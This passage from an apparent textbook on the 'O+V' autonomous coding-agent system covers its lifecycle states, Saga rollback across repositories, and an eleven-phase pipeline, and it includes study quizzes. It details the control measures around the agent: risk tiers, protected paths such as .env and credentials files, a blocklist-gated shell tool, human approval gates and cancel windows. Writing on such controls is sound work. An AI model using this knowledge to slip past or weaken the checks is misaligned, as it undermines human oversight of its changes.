INACTIVE is the cold state. **STARTING** happens during boot. **ACTIVE** is steady-state healthy. **DEGRADED** is steady-state with some providers unhealthy but operations still flowing. **STOPPING** is a cooperative shutdown — in-flight operations are given a grace period to complete before being cancelled. **FAILED** is a terminal failure state that prevents further operations.

Transitions are logged to the ledger and emitted as structured events. An operator watching the CLI sees precisely when the Service transitioned.

§6.2 The `submit()` Interface

All operation submission flows through a single method:

```
async def submit(self, envelope: SignalEnvelope) -> OperationContext:
    """Delegate to orchestrator. Never blocks on I/O longer than necessary."""
```

The Service does not do any pipeline work itself. It delegates to the orchestrator. This separation is deliberate: the Service is the lifecycle manager, not the pipeline. An upgrade to the pipeline (e.g., adding a new phase) does not require modifying the Service.

> **PAUSE AND PREDICT**
>
> **A fix must edit one file in the Body repo and one in the Mind repo. The Body edit applies cleanly, then the Mind edit fails. What should the system do, and what end states should it never allow?**

§7. Multi-Repo Operation — The Saga Pattern

> **Big Picture:** Real work in the Trinity often spans multiple repositories. A change to an HTTP contract must land in both the Body and the Mind simultaneously — if only one side is updated, the contract is broken. The Saga pattern is how O+V coordinates these multi-repo changes atomically, with rollback if any part fails.

Source: `backend/core/ouroboros/governance/saga/` .

§7.1 The Problem

Imagine a sensor detects that the API contract between JARVIS Body and J-Prime has drifted. The fix requires editing `jarvis/backend/protocols/prime.py` (Body side) *and* `jarvis-prime/api/v1/schemas.py` (Mind side). If O+V applies only the Body change, the Mind will reject requests. If O+V applies only the Mind change, the Body will send stale requests. Both must land, or neither.

§7.2 The Solution

The Saga pattern wraps multi-repo operations in an atomic transaction with compensation. The pipeline produces a `schema 2c.1` candidate — a patch dictionary keyed by repo, with per-repo `RepoPatch` objects. The `SagaApplyStrategy` applies them in dependency order, with each `RepoPatch` recording an undo descriptor.

If any single `RepoPatch` fails validation or application, the Saga enters **compensation**: it walks the already-applied patches in reverse order and reverts them via `ChangeEngine.rollback()`. The end state is either **fully applied** or **fully reverted** — never partially applied.

The `CrossRepoVerifier` runs *after* all repo patches have been applied but *before* commit. It executes cross-repo tests to validate that the union of the patches is consistent. If the cross-repo verification fails, the Saga compensates even though every individual patch validated in isolation.

Schema versions carried by the pipeline:

Schema	Use
`2b.1`	Single-repo patch (the common case)
`2b.1-noop`	Target change is already present; fast-path to COMPLETE
`2c.1`	Multi-repo patch (Saga)
`2d.1`	Execution-graph operations (L3 self-repair with parallel work units)

§7.3 Where Sagas Fit in the Pipeline

From the orchestrator's perspective, a Saga is just a candidate with `schema: 2c.1`. The pipeline phases (CLASSIFY through COMPLETE) run once per operation, not once per repo. Only the APPLY phase knows it is handling a Saga — it dispatches to `SagaApplyStrategy` instead of the single-repo `ChangeEngine.execute()`.

This is a design choice: the pipeline's 11 phases remain uniform. Multi-repo complexity is encapsulated in the apply strategy. A reader of the orchestrator source code can understand the phase flow without needing to understand Saga semantics.

Check your understanding: PART II — The Trinity Architecture

CONCEPTUAL QUESTIONS

1. Why does Venom's `bash` and `run_tests` execution happen inside Reactor Core rather than on the Body's own shell?

2. The Governed Loop Service only delegates `submit()` to the orchestrator and does no pipeline work itself. What does this separation buy?

3. Why is the `CrossRepoVerifier` needed if every repo patch has already passed validation on its own?

QUIZ

1. J-Prime reports itself unhealthy. What does the paper say happens to generation?

A. All operations pause until J-Prime recovers

B. The CandidateGenerator promotes DoubleWord to primary

C. The Service moves to the FAILED state

D. Generation moves into the Reactor Core sandbox

2. O+V has already modified a file three times in the last ten minutes. What does the Service's file-touch cache do with a fourth attempt?

A. Raises the operation's risk tier by one step

B. Sends the operation to the Orange PR reviewer

C. Lets it through but writes a ledger warning

D. Hard-blocks it until the window resets

3. Which pipeline phase knows that an operation is a multi-repo Saga?

A. Only APPLY, which dispatches to `SagaApplyStrategy`

B. Only CLASSIFY, which tags the op with schema `2c.1`

C. Every phase, which runs once per repo in the saga

D. Only VERIFY, which calls the `CrossRepoVerifier`

4. In the Service state machine, what distinguishes DEGRADED from FAILED?

A. DEGRADED happens at boot; FAILED only at shutdown

B. DEGRADED blocks new ops; FAILED cancels in-flight ops

C. DEGRADED keeps ops flowing; FAILED is terminal and stops them

D. DEGRADED needs a human; FAILED recovers automatically

PROBLEM SET

Problem 1 (trace). A Saga carries a `2c.1` candidate with patches for `jarvis`, `jarvis-prime` and `jarvis-reactor`, applied in that dependency order. All three apply, but the `CrossRepoVerifier` fails. Trace what happens next, in order, and state the final state of each repo.

Problem 2 (design). A contributor suggests that every pipeline phase should loop over repos, so CLASSIFY, GENERATE and VALIDATE each run once per repo in a Saga. Using §7.3 and §6.2, argue for or against this, naming what the current design protects.

Problem 3 (code reading). Open `backend/core/ouroboros/governance/governed_loop_service.py`. (a) Find the `ServiceState` enum and compare its members with the diagram in §6.1. (b) Search for `_file_touch_cache` and find the cooldown guard. What are its window and hit-count constants, and which phase does a blocked operation advance to?

ADVANCED CONCEPTUAL QUESTIONS ADVANCED

A1. §5.2 calls J-Prime an optional Tier 2 that the architecture is "deliberately resilient" to losing. §93.6 makes it the only lane, with paid lanes switched off by declaration. What second-order effects follow when the optional Mind becomes the single point of failure, and should the system still "degrade gracefully"?

A2. §5.3 defines Reactor Core as the sandboxed execution runtime and says that separation "is what makes the Iron Gate's containment guarantees meaningful". §93.11 describes JARVIS-Reactor as the training repository. If the Soul's job changed, where did containment go, and what happened to the "uncommon" Mind-to-Soul channel of §5.4?

A3. The Saga guarantees "fully applied or fully reverted" at APPLY (§7.2). §93.7 adds later stages: accumulation branches, a promotion gate that can quarantine a landing, and fast-forward-only promotion to local `main`. Does Saga atomicity survive these later stages?

CHALLENGE PROBLEMS ADVANCED


Challenge 1 (adversarial). A `2c.1` Saga renames a request field from `user_id` to `uid` in `jarvis/backend/protocols/prime.py` and in `jarvis-prime/api/v1/schemas.py`, the two files from §7.1. Both patches validate on their own, both apply, and the `CrossRepoVerifier` passes. But a module in `jarvis-reactor` also reads `user_id`, and it is not in the Saga. Find every layer in Parts II and III that might catch the third consumer, and decide honestly whether any of them does. Then propose, and label as a proposal, the smallest change that would.

Challenge 2 (systems design). Under the October constraints (one 32 GB GPU, no paid lanes), the Service state machine of §6.1 has no honest way to say "the only lane is lent to training". Givens from §93.6 and §93.11: J-Prime cold-loads in 15 s to 18.9 GiB resident; the lease releases 21,236 MiB; Reactor holds the 30B at 15.64 GiB resident while training. (a) Show with the numbers why serving and training cannot share the card. (b) Explain why neither DEGRADED nor FAILED describes a lent lane. (c) Design the missing behaviour and justify it against Principle 2 and §8.2.

PART III — The Eleven-Phase Pipeline

> **Big Picture:** The pipeline is the heart of O+V. Every operation passes through the same eleven phases, in the same order, with the same contract at each boundary. The phases are *deterministic* — they transition based on explicit conditions, not on model output. The *content* of what happens at GENERATE is agentic and probabilistic; the *decision* about whether GENERATE's output proceeds to APPLY is deterministic. This is the key architectural choice that makes O+V safe while still being autonomous.

§8. The Eleven Phases — Overview



The eleven-phase flow:

```
CLASSIFY → ROUTE → [CONTEXT_EXPANSION] → [PLAN] → GENERATE → VALIDATE
                                                              │
                                                              ▼
           COMPLETE ← VERIFY ← APPLY ← APPROVE ← GATE
```

Square brackets indicate phases that may be skipped for trivial operations (single-file, short-description changes).

Each phase has a **contract**: the inputs it receives from the previous phase, the outputs it produces for the next phase, the failure modes it can emit, and the retry budget it is governed by. The contracts are enforced by the orchestrator; a phase cannot transition to an arbitrary next phase — only to phases the contract permits.

§8.1 Terminal and Non-Terminal Phases

Phase	Terminal?	Notes
`CLASSIFY`	No	
`ROUTE`	No	
`CONTEXT_EXPANSION`	No	
`PLAN`	No	
`GENERATE`	No	
`GENERATE_RETRY`	No	
`VALIDATE`	No	
`VALIDATE_RETRY`	No	
`GATE`	No	
`APPROVE`	No	
`APPLY`	No	
`VERIFY`	No	
`COMPLETE`	**Yes**	Success
`POSTMORTEM`	**Yes**	Failure — always reached, never skipped
`CANCELLED`	**Yes**	User-initiated cancellation
`BLOCKED`	**Yes**	Short-circuited at CLASSIFY (e.g., protected path)
`FAILED_PERMANENT`	**Yes**	Unrecoverable error — sink state

Every operation ends in a terminal state. The orchestrator's guarantee is that **no operation is leaked** — if an exception unwinds the call stack without being handled, the FSM's `__exit__` handler transitions to POSTMORTEM before re-raising. Every terminal transition writes a `LedgerEntry`.

§8.2 The Governance Contract

The phases are what gives O+V its structure, but the *governance contract* is what gives it its safety. The contract has five clauses:

1. **Every phase transition is logged.** No silent transitions.
2. **Every unhandled exception routes to POSTMORTEM.** No silent crashes.
3. **Retries are bounded by config.** No infinite retry loops.
4. **BLOCKED operations short-circuit at CLASSIFY.** No wasted work on a pre-rejected op.
5. **Cost is tracked continuously.** Every phase transition carries a cost update. When the daily budget is exhausted, the next operation is queued rather than executed.

These five clauses are not advisory. They are enforced by the orchestrator's code structure. A contributor who adds a new phase must wire it into the contract; otherwise the phase will not be reachable from the FSM.

> PAUSE AND PREDICT
>
> **The first two phases decide how dangerous a change is and which model provider should handle it. Would you use a language model to make these two decisions? Predict what the paper chose and why.**

§9. CLASSIFY & ROUTE — Risk and Urgency

> **Big Picture:** The first two phases exist to answer two deterministic questions: "how dangerous is this change?" (CLASSIFY) and "which model provider should handle it?" (ROUTE). Neither phase calls a model. Both use lookup tables, heuristic code, and cached metadata. The goal is to spend zero inference cost deciding whether an operation is cheap or expensive — the deterministic fast-path is a cost-optimization on top of a safety-optimization.

§9.1 CLASSIFY — The Risk Engine

Source: `backend/core/ouroboros/governance/risk_engine.py`.

Purpose: Assign a `RiskTier` and a `ChangeType` to the incoming signal.

The `RiskTier` enum has four levels:

Tier	Color	Auto-Apply?	Example Triggers
`SAFE_AUTO`	Green	Yes, silent	Single-file, non-core, non-security
`NOTIFY_APPLY`	Yellow	Yes, visible	New files, multi-file changes, core orchestration paths
`APPROVAL_REQUIRED`	Orange	No, blocks for human	Security-sensitive, breaking API changes
`BLOCKED`	Red	Never reaches APPLY	Supervisor files, credentials, governance-engine internals

The tier is assigned by evaluating the signal against a rule ladder — twelve rules, evaluated in order, with the first matching rule assigning the tier. Rule 0 is protected-path detection: if any target file matches `.env`, `credentials.*`, `.git/`, or the supervisor's core files, the tier is `BLOCKED` and the operation short-circuits immediately. Rule 1 is security-sensitive pattern detection (API keys, secrets). Rules 2–11 handle increasing specificity: file count, line count, path class, change-type class, intent-description keywords, consciousness-driven escalation.

Consciousness-driven escalation is the interesting one: if `ConsciousnessBridge.assess_regression_risk()` returns `HIGH`, the operation's tier is elevated by one step (Yellow → Orange, Green → Yellow). The MemoryEngine knows that the target files have failed often before; the ProphecyEngine predicts the operation is risky; the risk engine listens.

§9.2 ROUTE — The Urgency Router

Source: `backend/core/ouroboros/governance/urgency_router.py`.

Purpose: Stamp a `ProviderRoute` onto the operation based on `(urgency, source, complexity)`.

The five routes:

Route	Strategy	Intended Cost/Op	When
`IMMEDIATE`	Claude direct (skip DW)	~$0.03	Test failures, voice commands, runtime-health critical
`STANDARD`	DW primary → Claude fallback	~$0.005	Default cascade for normal-priority work
`COMPLEX`	Claude plans → DW executes	~$0.015	Multi-file architectural, heavy tool loops
`BACKGROUND`	DW only, no Claude fallback	~$0.002	Opportunity mining, doc staleness, TODOs
`SPECULATIVE`	DW batch fire-and-forget	~$0.001	Intent discovery, proactive exploration, dream-engine

The router is pure code. No LLM call. Latency under one millisecond. It consults two deterministic lookup tables:

- `_IMMEDIATE_SOURCES`: frozen set of source names whose high-urgency signals always route to IMMEDIATE (`test_failure`, `voice_human`, `runtime_health`).
- `_BACKGROUND_SOURCES`: frozen set whose signals always route to BACKGROUND regardless of urgency (`ai_miner`, `exploration`, `backlog`, `architecture`, `todo_scanner`, `doc_staleness`).

And one deterministic complexity check:

- `_COMPLEX_COMPLEXITIES`: frozen set (`heavy_code`, `complex`) — architectural operations route to COMPLEX regardless of urgency.

If none of those apply, the signal falls through to STANDARD. The fall-through default is the cheapest cascade that still has a Claude safety net.

Why deterministic and not model-driven? Three reasons:

1. **Determinism** — the routing must be reproducible from the signal envelope alone. If you replay a signal, you get the same route. Non-determinism in routing would break the ledger's causal reconstruction guarantee.
2. **Cost** — a routing model call would itself cost money. Routing happens for *every* operation; inferencing every routing decision would double the bill.
3. **Latency** — agent workloads have tight per-phase budgets. A routing model call would consume budget the generation phase needs.

§10. CONTEXT_EXPANSION — Bounded Exploration Before Generation

> **Big Picture:** Before the model writes code, it helps to have seen the code. Context expansion is where O+V identifies which files the model should read *before* generation, so it is not writing blind. But exploration must be bounded — letting the model wander the codebase would be expensive and slow. The context expander is a two-round, five-files-per-round, lightweight-prompt service that the model uses to nominate additional context.

Source: `backend/core/ouroboros/governance/context_expander.py`.

Hardcoded governance limits:

Limit	Value
`MAX_ROUNDS`	2
`MAX_FILES_PER_ROUND`	5
`MAX_FILES_PER_CATEGORY`	10

The phase runs only when `context_expansion_enabled=true` in the orchestrator config (default `true`). For trivial operations (single file, short description), the orchestrator skips expansion entirely via a fast-path heuristic.

§10.1 The Expansion Loop

Each round:

1. **Build a lightweight prompt** — description, target filenames, no file contents. The goal is to spend as few input tokens as possible to get expansion suggestions.
2. **Call** `generator.plan(prompt, deadline)` — a plan-oriented model call that returns `expansion.1` schema JSON.
3. **Parse the response** — extract a list of file path suggestions with per-file justifications.
4. **Resolve the paths** — each suggestion is resolved against the repo root. Paths outside the repo are rejected (Iron Gate). Paths that don't exist are silently skipped (the model may hallucinate).
5. **Accumulate** — confirmed paths are added to `ctx.expanded_context_files`.

The loop stops early if: the response is empty, the JSON is invalid, no paths confirm, or the generator raises.

§10.2 Why Two Rounds?

The two-round limit is a deliberate compromise. One round captures first-order relationships (files imported by the target). A second round captures second-order relationships (files imported by the files imported by the target). A third round would be mostly noise — the useful signal is concentrated in orders one and two.

§10.3 Stale-Index Tolerance

Context expansion consults the Oracle (`backend/core/ouroboros/oracle.py`) for structural neighborhood data. The Oracle maintains a NetworkX graph of the codebase, indexed asynchronously by `_oracle_index_loop` . If the index is more than 300 seconds stale (checked via `Oracle.index_age_s()`), the context expander emits a warning but does not block. Stale data is better than no data.

§11. PLAN — Model-Reasoned Implementation Strategy

> **Big Picture:** Before generating code, the model reasons about *how* to implement the change. This phase mirrors what Claude Code does internally, exposed as an explicit phase so the reasoning is observable and auditable. For trivial operations, planning is skipped — the overhead would exceed the value. For architectural operations, planning is required — the coordination across files is what makes the change tractable.

Source: `backend/core/ouroboros/governance/plan_generator.py` (`PlanGenerator` , `PlanResult`).

§11.1 The `plan.1` Schema

The model produces structured JSON conforming to the `plan.1` schema:

Field	Type	Purpose
`approach`	string	1–3 sentence strategy summary
`complexity`	enum (`trivial` / `moderate` / `complex` / `architectural`)	Self-assessed complexity
`ordered_changes`	list of `FileChangeDescriptor`	Dependency-ordered list of changes
`risk_factors`	list of string	Specific actionable risks
`test_strategy`	string	Verification approach
`architectural_notes`	string	Cross-cutting concerns

The `ordered_changes` list is the most important field. It tells the GENERATE phase which files to change in which order, with per-file rationale.

§11.2 When Planning Runs, When It Doesn't

Planning runs when:

- The operation involves more than one file (`JARVIS_PLAN_TRIVIAL_MAX_FILES`, default `1`).
- The description is longer than a trivial threshold.
- Complexity was classified as `moderate` or higher at ROUTE.

Planning is skipped when the operation is trivial — single-file, short description, low-complexity classification. The orchestrator short-circuits through PLAN with an implicit "default approach" entry.

§11.3 Soft Failure

Planning failures are **soft** — if the plan call times out or returns invalid JSON, the pipeline falls through to GENERATE with no plan injected. This is a deliberate choice: planning is *helpful* but not *required*. A failed plan should not block a routine operation.

§11.4 Prompt Injection

The plan is injected into the GENERATE prompt under an `## Implementation Plan` section. The code-generation model sees the plan's strategy summary, the ordered changes, and the risk factors. This ensures coherent execution across multi-file operations — file 3 is written knowing what files 1 and 2 committed to.

§11.5 Coherence Validation

Before the plan is injected, it is validated for coherence:

- **File overlap:** planned files must overlap with target files. A plan that omits all target files is incoherent.
- **Acyclic dependencies:** if the plan declares that file A depends on file B and B depends on A, the plan has a cycle. Cycles are rejected.
- **Ordering:** the file order must be a topological sort of the declared dependencies.

Validation failures downgrade the plan to "default approach" rather than blocking the pipeline.

§11.6 Observability

SerpentFlow renders the plan phase as:

- `🗺️ planning` during execution.
- `🗺️ planned [complexity=moderate]` on completion, with the complexity badge visible.

The plan itself is recorded in the ledger under the `PLAN` state entry — `ctx.plan_result` is serialized with the `ordered_changes` structure so a postmortem reader can reconstruct what the model intended before GENERATE began.

§12. GENERATE — The Agentic Heart

> **Big Picture:** This is where the model actually writes code. But unlike a single-shot "here's a prompt, give me a completion" call, GENERATE with Venom is a multi-turn conversation in which the model can read files, search the codebase, run tests, and revise its own output across multiple iterations. This turns generation from a one-shot gamble into a process of exploration, drafting, and verification — the same process a human engineer uses. This phase consumes more than half of the total operation wall-clock on architectural changes, and that's by design.

Sources:

- `backend/core/ouroboros/governance/providers.py` — `ClaudeProvider`, `PrimeProvider`.
- `backend/core/ouroboros/governance/doubleword_provider.py` — `DoublewordProvider`.
- `backend/core/ouroboros/governance/tool_executor.py` — `ToolLoopCoordinator`.
- `backend/core/ouroboros/governance/candidate_generator.py` — cascade routing.

§12.1 The Cascade

At GENERATE time, the provider decision has already been made at ROUTE. Depending on route:

- **IMMEDIATE**: call Claude directly; skip DoubleWord entirely.
- **STANDARD**: call DoubleWord primary; on failure, cascade to Claude.
- **COMPLEX**: call Claude for planning; call DoubleWord for execution (current topology has DW sealed from COMPLEX pending SSE stability; see `brain_selection_policy.yaml`).
- **BACKGROUND**: call DoubleWord only; no Claude cascade (cost optimization).
- **SPECULATIVE**: call DoubleWord batch; tolerate high discard rate.

The `CandidateGenerator` owns cascade mechanics. It wraps each provider call in a `FailbackStateMachine` that classifies failures and decides recovery timing. If the primary provider fails with `TIMEOUT`, the FSM enters `FALLBACK_ACTIVE` and the next operation prefers the fallback. If it fails with `CONNECTION_ERROR` (unreachable host), the FSM enters `QUEUE_ONLY` and waits for a health-probe success before retrying.

§12.2 The Tool Loop

Each provider's `generate()` method accepts an optional `tool_loop: ToolLoopCoordinator`. When provided, `generate()` delegates to the coordinator instead of making a single API call.

The coordinator's `run()` method is the multi-turn loop:

1. Send the prompt (plus accumulated tool results) to the provider.
2. Parse the provider's response for tool calls.
3. For each tool call:
   - `GoverningToolPolicy.evaluate()` — check the call against the Iron Gate (Part XI).
   - If allowed: `AsyncProcessToolBackend.execute()` runs the tool in a subprocess sandbox.
   - If denied: emit a `tool_denied` result back to the provider.
4. Append tool results to the conversation.
5. Loop until the provider produces a response with no tool calls (the final answer).

The loop is bounded by `JARVIS_GOVERNED_TOOL_MAX_ROUNDS` (default `5`) and by the generation deadline.

§12.3 The 16 Tools

The full tool manifest is the subject of Part IV (Venom). In brief, the tools cover:

- **Comprehension:** `read_file`, `search_code`, `list_symbols`.
- **Discovery:** `glob_files`, `list_dir`.

- **Call graph:** `get_callers`.
- **History:** `git_log`, `git_diff`, `git_blame`.
- **Mutation:** `edit_file`, `write_file`, `delete_file` (Iron-Gate-protected).
- **Execution:** `bash` (blocklist-gated), `run_tests` (policy-gated).
- **Web:** `web_fetch`, `web_search` (domain-allowlisted).
- **Human:** `ask_human` (risk-tier-gated).

Plus MCP external tools discovered from connected servers at prompt construction time.

§12.4 The Iron Gate at GENERATE

Two Iron Gates fire in the GENERATE phase:

1. **Exploration-first gate.** Before emitting any patch, the model must have called at least two exploration tools (`read_file`, `search_code`, `get_callers`). Violating this produces a `GENERATE_RETRY` with targeted feedback.
2. **ASCII-strictness gate.** The candidate's content must contain only ASCII codepoints. Non-ASCII characters trigger automatic repair (replacing the character with an ASCII approximation) or, if repair fails, rejection.

These gates flow through the GENERATE retry loop — they are enforced post-generation, pre-VALIDATE, and violations result in a regeneration rather than a fall-through to APPLY. Part XI details the full Iron Gate philosophy.

§12.5 Context Auto-Compaction

During long tool-loop runs, the accumulated prompt grows. Older tool results are compacted into a deterministic summary when the prompt exceeds 75% of the maximum budget (default 98,304 characters). The compaction preserves the most recent six tool chunks and summarizes older ones as:

```
[CONTEXT COMPACTED]
Compacted 12 earlier tool results (45,230 chars): 5 read_file, 4 search_code, 3 bash.
Recent results preserved below.
[END CONTEXT COMPACTED]
```

No model inference is used for the summary — it is pure deterministic counting and string manipulation. This keeps the loop viable on long runs without spending extra tokens.

§12.6 The Candidate Produced

At the end of GENERATE (whether single-shot or tool-loop), the provider returns a `GenerationResult`:

- `candidates` : a list of candidate patches. Usually length 1; some providers support multiple candidates.
- `rationales` : per-candidate model reasoning (for observability).
- `tool_execution_records` : audit log of every tool call made during the loop.
- `usage` : token counts and cost.

The candidate is a structured object with `file_path` + `full_content` (single-file) or a `files: [{file_path, full_content, rationale}, ...]` list (multi-file). Multi-file candidates unlock coordinated changes across several files in a single atomic APPLY (see §15).

§13. VALIDATE — Tests and Iron Gates

> **Big Picture:** Generating a candidate is necessary but not sufficient. The candidate must *work* — it must compile, pass type checks, pass tests, and meet the project's structural requirements. The VALIDATE phase runs the candidate through a gauntlet of increasingly strict checks. Failures here don't end the operation; they route to VALIDATE_RETRY or L2 Self-Repair.

Source: `backend/core/ouroboros/governance/orchestrator.py` (VALIDATE phase), `validation_runner.py` .

§13.1 What Gets Validated

For each candidate file:

1. **Syntax check:** parse the file with the language's AST (Python `ast` , etc.). Invalid syntax = immediate rejection.
2. **Type check:** run `mypy` or equivalent. Type errors are classified as recoverable (can be fixed by L2) or unrecoverable (structural issue that needs regeneration).
3. **Test run:** `JARVIS_VERIFY_TIMEOUT_S` (default 60s) test run on the affected files. Tests that pass in isolation but fail together are rare but possible; they're caught here.
4. **Iron Gate checks:** exploration ledger, ASCII strictness, multi-file coverage (see Part XI).

§13.2 The VALIDATE_RETRY Loop

If validation fails, the operation enters `VALIDATE_RETRY` and regenerates. The retry budget is bounded by `JARVIS_MAX_VALIDATE_RETRIES` (default `2`). After the budget is exhausted, the operation escalates to L2 Self-Repair.

§13.3 L2 Self-Repair

L2 is an iterative convergence loop with its own FSM (see Part IV, §23). It tries up to `JARVIS_L2_MAX_ITERS` (default `5`) iterations within a `JARVIS_L2_TIMEBOX_S` (default `120s`) wall-clock budget. Each iteration:

1. Generate a patch informed by the failure context.
2. Run validation in sandbox.
3. Classify the failure (syntax, test, environment, flaky).
4. Evaluate progress (new failures? same failures? oscillation?).
5. Decide to retry, stop, or converge.

Kill conditions: deadline exhaustion, timebox expiry, max iterations, no-progress streak (`2`), oscillation detection (signature hash matching).

§13.4 Convergence

A successful L2 iteration transitions the operation out of VALIDATE_RETRY and into GATE. A failed L2 sequence routes to POSTMORTEM with `root_cause` reflecting the failure class.

§14. GATE & APPROVE — The Safety Chokepoint

> **Big Picture:** GATE is the last safety checkpoint before a change is written to disk. It is the final "should we really do this?" moment. For low-risk changes, GATE auto-approves and the operation proceeds. For medium-risk changes, GATE emits a notification and proceeds after a brief delay. For high-risk changes, GATE blocks and waits for a human.

Source: `backend/core/ouroboros/governance/policy_engine.py`, `orchestrator.py` (Phase 5b).

§14.1 The Four-Tier Escalator

This is the same risk-tier table from §9.1, repeated here because its operational meaning is at GATE:

Tier	GATE Behavior
`SAFE_AUTO` (Green)	Auto-approve silently. Proceed to APPLY.
`NOTIFY_APPLY` (Yellow)	Emit `notify_apply` decision via CommProtocol. Render diff preview. Wait `JARVIS_NOTIFY_APPLY_DELAY_S` (default 5s) for human cancellation. Proceed to APPLY if no cancel.
`APPROVAL_REQUIRED` (Orange)	Block. Emit `awaiting_approval` decision. Wait up to `approval_timeout_s` (default 600s) for human Y/N.
`BLOCKED` (Red)	Already short-circuited at CLASSIFY. GATE is unreachable for BLOCKED ops.

§14.2 The Orange PR Reviewer

For `APPROVAL_REQUIRED` ops, the default approval provider is a CLI prompt. The human types Y/N at the SerpentFlow REPL. But a second provider is available: `OrangePRReviewer`.

Source: `backend/core/ouroboros/governance/orange_pr_reviewer.py`.

When `JARVIS_ORANGE_PR_ENABLED=true`, Orange-tier operations are async-reviewed instead of blocking. The reviewer:

1. Creates a branch `ouroboros/review/<op-id>`.
2. Commits the candidate to that branch.
3. Pushes the branch to origin.
4. Files a GitHub PR via `gh pr create` with an evidence body and review checklist.
5. **The autonomous loop continues immediately** — it does not block on the PR.

The human reviews the PR asynchronously. If approved and merged, the review is retroactively validated. If rejected, the branch is deleted and a `FEEDBACK` memory entry is recorded with the rejection reason.

This is **Manifesto §7 (Absolute Observability)** at work: the PR is the auditable artifact. The operation is not hidden behind a REPL interaction; it is a reviewable unit of work the human can engage with on their own schedule.

§14.3 The Diff Preview

Before any Yellow auto-apply, the diff is rendered in the CLI with five seconds of delay. During that window, the operator can type `cancel <op-id>` at the REPL to abort. This is Refinement #17 from Edge Case Hardening — a trust-building mechanism that lets the operator veto decisions they disagree with without requiring a full approval workflow.

> **PAUSE AND PREDICT**
>
> **A validated, approved candidate changes four files. The first two write to disk fine, then the third write fails. What state should the repository be left in, and how could the system make that possible?**

§15. APPLY — Writing Changes to Disk

> **Big Picture:** APPLY is the moment of truth. The patches have been validated. Approval has been secured. Now the changes are actually written to the file system. The ChangeEngine performs this with full rollback capability — if anything goes wrong mid-write, the pre-APPLY state is restored.

Source: `backend/core/ouroboros/governance/change_engine.py`, `orchestrator.py` (APPLY phase).

§15.1 Single-File APPLY

For single-file candidates:

1. `RollbackArtifact.capture()` snapshots the target file's pre-APPLY state. If the file is new, the artifact records "create" semantics.
2. `ChangeEngine.execute()` writes the candidate's `full_content` to disk atomically (write to temp, then rename).
3. The operation's `APPLY` state entry is written to the ledger with pre- and post-hash metadata.
4. Success: transition to VERIFY. Failure: `RollbackArtifact.restore()` is called to revert, and the operation routes to POSTMORTEM.

§15.2 Multi-File APPLY

For multi-file candidates (the `files: [...]` schema), APPLY iterates the list:

```
for idx, file_spec in enumerate(candidate.files):
    pre_snapshots[idx] = RollbackArtifact.capture(file_spec.file_path)
    try:
        ChangeEngine.execute(file_spec)
    except Exception:
        # Batch-level rollback: revert all already-applied files in this batch.
        for j in range(idx - 1, -1, -1):
            pre_snapshots[j].restore()
        raise
```

Every file has its own `::NN` sub-op identifier (`op-<uuid>::00` , `::01` , `::02` , ...) for per-file observability. If any file fails, the batch is rolled back atomically — all already-applied files are reverted via the captured snapshots. This preserves the atomic-update guarantee for multi-file operations.

§15.3 Stale Exploration Guard

At APPLY, the target files' current SHA-256 hashes are recomputed and compared against the hashes that were snapshotted at GENERATE time (`ctx.generate_file_hashes`). If any differ, the candidate was built on stale file state. This is a soft gate today (warning + ledger entry) rather than a hard reject, on the theory that concurrent operations are rare and the cost of false positives is worse than the cost of occasional stale writes. The stale-exploration guard exists to catch the failure; L2 or the next-operation sensors will repair it.

§15.4 The REPL `/cancel`

Between GATE and APPLY, a cooperative cancellation check fires. If `serpent_flow.py:SerpentREPL._handle_cancel` has set the cancellation flag for this op-id (via the operator typing `cancel <op-id>` at the REPL), the orchestrator transitions to `CANCELLED` with `reason=user_cancelled` instead of proceeding to APPLY. This is a last-chance abort mechanism — even after approval, the human can still stop the write.

§16. VERIFY — Post-Apply Verification Loop

> **Big Picture:** Writing the patch to disk is not the end. The test suite must be re-run with the patch applied — validation in isolation is not enough; validation in situ is what actually matters. If the post-apply tests fail, L2 Repair gets one more chance. If L2 also fails, the operation rolls back.

Source: `backend/core/ouroboros/governance/orchestrator.py` (Phase 8a).

§16.1 Scoped Test Run

